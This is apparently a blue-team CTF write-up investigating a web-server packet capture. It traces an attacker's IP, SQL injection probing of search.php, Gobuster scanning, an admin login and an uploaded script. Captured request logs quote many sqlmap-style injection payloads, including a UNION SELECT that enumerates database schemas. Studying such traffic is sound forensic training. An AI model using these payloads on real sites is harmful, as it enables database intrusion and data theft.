Network Capture Task


We Innovate

Prepared by Omar Hassan

Download example PCAP from here : https://drive.google.com/drive/folders/1To-ILZDL2RWRIsY7Y1ybCSlvRNrT7T0h?usp=drive_link

Go to : https://cyberdefenders.org/blueteam-ctf-challenges/web-investigation/ to view the original scenario and questions .


1. During my investigation I search for Http Get method to see all the requested info



http.request.method=="GET"

No.	Time	Source	Destination	Protocol	Length	Info
303	1362.983947	111.224.250.131	73.124.22.98	HTTP	462	GET /faq.php HTTP/1.1
315	1382.007388	111.224.250.131	73.124.22.98	HTTP	482	GET /search.php?search=test+test HTTP/1.1
325	1392.184444	111.224.250.131	73.124.22.98	HTTP	493	GET /search.php?search=war HTTP/1.1
335	1399.504903	111.224.250.131	73.124.22.98	HTTP	488	GET /search.php?search=book HTTP/1.1
347	1450.030622	111.224.250.131	73.124.22.98	HTTP	433	GET /search.php?search=book%27 HTTP/1.1
357	1470.702710	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1
368	1482.999647	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book%20and%201=2;%20--%20- HTTP/1.1
379	1506.183639	111.224.250.131	73.124.22.98	HTTP	456	GET /search.php?search=test%E2%80%99%20OR%201=1;%20-- HTTP/1.1
389	1515.613333	111.224.250.131	73.124.22.98	HTTP	450	GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1
404	1626.980180	111.224.250.131	73.124.22.98	HTTP	501	GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1
416	1692.512122	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
426	1692.547971	111.224.250.131	73.124.22.98	HTTP	538	GET /search.php?search=book&ZscL=7696%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3
437	1693.012384	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
448	1693.033918	111.224.250.131	73.124.22.98	HTTP	300	GET /search.php?search=book%29%27.%2C%29%22.%28%2C%29 HTTP/1.1
457	1693.045360	111.224.250.131	73.124.22.98	HTTP	301	GET /search.php?search=book%27gXdbTu%3C%27%22%3EaiqlSR HTTP/1.1
468	1693.077175	111.224.250.131	73.124.22.98	HTTP	332	GET /search.php?search=book%27%29%20AND%206166%3D6053%20AND%20%28%27uTui%27%3D%27uTui HTTP/1.1
478	1693.081715	111.224.250.131	73.124.22.98	HTTP	332	GET /search.php?search=book%27%29%20AND%202714%3D2714%20AND%20%28%27JlbN%27%3D%27JlbN HTTP/1.1
489	1693.088190	111.224.250.131	73.124.22.98	HTTP	326	GET /search.php?search=book%27%20AND%207459%3D3526%20AND%20%27PyAo%27%3D%27PyAo HTTP/1.1
498	1693.093417	111.224.250.131	73.124.22.98	HTTP	326	GET /search.php?search=book%27%20AND%202714%3D2714%20AND%20%27gQwm%27%3D%27gQwm HTTP/1.1
508	1693.097551	111.224.250.131	73.124.22.98	HTTP	320	GET /search.php?search=book%29%20AND%207525%3D3286%20AND%20%282329%3D2329 HTTP/1.1
520	1693.099424	111.224.250.131	73.124.22.98	HTTP	320	GET /search.php?search=book%29%20AND%202714%3D2714%20AND%20%289471%3D9471 HTTP/1.1
528	1693.101757	111.224.250.131	73.124.22.98	HTTP	294	GET /search.php?search=book%20AND%203355%3D3625 HTTP/1.1
538	1693.105578	111.224.250.131	73.124.22.98	HTTP	294	GET /search.php?search=book%20AND%202714%3D2714 HTTP/1.1
548	1693.107707	111.224.250.131	73.124.22.98	HTTP	303	GET /search.php?search=book%20AND%207966%3D5613--%20qKfa HTTP/1.1
558	1693.109432	111.224.250.131	73.124.22.98	HTTP	303	GET /search.php?search=book%20AND%202714%3D2714--%20NYSV HTTP/1.1
567	1693.111684	111.224.250.131	73.124.22.98	HTTP	401	GET /search.php?search=%28SELECT%20%28CASE%20WHEN%20%285752%3D1273%29%20THEN%20%27book%27%20ELSE%20%28SELECT%201273%20UNION%2
578	1693.113285	111.224.250.131	73.124.22.98	HTTP	401	GET /search.php?search=%28SELECT%20%28CASE%20WHEN%20%28800%3D8006%29%20THEN%20%27book%27%20ELSE%20%28SELECT%203826%20UNION%2
588	1693.116106	111.224.250.131	73.124.22.98	HTTP	440	GET /search.php?search=book%27%29%20AND%20EXTRACTVALUE%282785%2CCONCAT%280x5c%2C0x7178766271%2C%28SELECT%20%28ELT%282785%3D27
598	1693.118547	111.224.250.131	73.124.22.98	HTTP	434	GET /search.php?search=book%27%20AND%20EXTRACTVALUE%282785%2CCONCAT%280x5c%2C0x7178766271%2C%28SELECT%20%28ELT%282785%3D2785%
611	1693.121002	111.224.250.131	73.124.22.98	HTTP	428	GET /search.php?search=book%29%20AND%20EXTRACTVALUE%282785%2CCONCAT%280x5c%2C0x7178766271%2C%28SELECT%20%28ELT%282785%3D2785%
618	1693.122766	111.224.250.131	73.124.22.98	HTTP	402	GET /search.php?search=book%20AND%20EXTRACTVALUE%282785%2CCONCAT%280x5c%2C0x7178766271%2C%28SELECT%20%28ELT%282785%3D2785%2C1
628	1693.124764	111.224.250.131	73.124.22.98	HTTP	411	GET /search.php?search=book%20AND%20EXTRACTVALUE%282785%2CCONCAT%280x5c%2C0x7178766271%2C%28SELECT%20%28ELT%282785%3D2785%2C1
638	1693.127517	111.224.250.131	73.124.22.98	HTTP	634	GET /search.php?search=book%27%29%20AND%204081%3DCAST%28%28CHR%28113%29%7C%7CCHR%28120%29%7C%7CCHR%28118%29%7C%7CCHR%2898%29%7C
649	1693.131806	111.224.250.131	73.124.22.98	HTTP	628	GET /search.php?search=book%27%20AND%204081%3DCAST%28%28CHR%28113%29%7C%7CCHR%28120%29%7C%7CCHR%28118%29%7C%7CCHR%2898%29%7C%

2. As provided in the screenshot we can see there was an attempt of SQL Injection using SQL query statements like “SELECT” , “UNION” , & “FROM” , so we conclude that our attacker’s IP is 111.224.250.131




http.request.method=="GET"


No.	Time	Source	Destination	Protocol	Length	Info
256	1318.425719	170.40.150.126	73.124.22.98	HTTP	552	GET /search.php?search=Bride HTTP/1.1
267	1334.976501	111.224.250.131	73.124.22.98	HTTP	408	GET / HTTP/1.1
271	1335.013040	111.224.250.131	73.124.22.98	HTTP	361	GET /css/style.css HTTP/1.1
273	1335.017712	111.224.250.131	73.124.22.98	HTTP	366	GET /favicon.ico HTTP/1.1
284	1341.714761	111.224.250.131	73.124.22.98	HTTP	454	GET /about.php HTTP/1.1
288	1341.742137	111.224.250.131	73.124.22.98	HTTP	366	GET /style.css HTTP/1.1
291	1346.248977	111.224.250.131	73.124.22.98	HTTP	464	GET /index.html HTTP/1.1
294	1350.162352	111.224.250.131	73.124.22.98	HTTP	466	GET /contact.php HTTP/1.1
303	1362.983947	111.224.250.131	73.124.22.98	HTTP	462	GET /faq.php HTTP/1.1
315	1382.007388	111.224.250.131	73.124.22.98	HTTP	482	GET /search.php?search=test+test HTTP/1.1
325	1392.184444	111.224.250.131	73.124.22.98	HTTP	493	GET /search.php?search=war HTTP/1.1
335	1399.504903	111.224.250.131	73.124.22.98	HTTP	488	GET /search.php?search=book HTTP/1.1
347	1450.030622	111.224.250.131	73.124.22.98	HTTP	433	GET /search.php?search=book%27 HTTP/1.1
357	1470.702710	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1
368	1482.999647	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book%20and%201=2;%20--%20- HTTP/1.1
379	1506.183639	111.224.250.131	73.124.22.98	HTTP	456	GET /search.php?search=test%E2%80%99%20OR%201=1;%20-- HTTP/1.1
389	1515.613333	111.224.250.131	73.124.22.98	HTTP	450	GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1
404	1626.980180	111.224.250.131	73.124.22.98	HTTP	501	GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1
416	1692.512122	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1

5. We need the php page which gave the result of the php page which is the search.php which the attacker is always attempting to attack .


6.The first attempt of the sql injection was /search.php?search=book and 1=1; -- -




7.The first attack URI where the attacker URI scanned the database webserver :
/search.php?search=book' UNION ALL SELECT
NULL,CONCAT(0x7178766271,JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b,schema_name)),0x7176706a71) FROM INFORMATION_SCHE
MA.SCHEMATA-- -



8.For the table name I decided to have a quick go through the streams , I suspected the SQL injection to work at the end so I started backwards , and therefore I got the table name but this is for the books .




9. so I performed this search using http and ctrl+f “bookworld_db” and went through the finds



10.Therefore it’s bookworld_db.customers

11. Through my searches the I found the attacker using GoBuster to find hidden directories.




12.And if we scroll down below we can find the probable hidden directory from the public is the admin login and index page

88652	2016.511839	111.224.250.131	73.124.22.98	HTTP	414 GET /admin/ HTTP/1.1
88654	2016.519013	111.224.250.131	73.124.22.98	HTTP	469 GET /admin/login.php HTTP/1.1
88703	2294.310259	111.224.250.131	73.124.22.98	HTTP	521 GET /admin/index.php HTTP/1.1
88713	2349.596517	170.40.150.126	73.124.22.98	HTTP	551 GET / HTTP/1.1

13.Now for the credentials I followed the http packet 88703 stream to find the credentials

Username : admin , password : admin123!



14. Now on to the malicious script , I scrolled through the packet capture and found a suspicious script uploaded to admin uploads.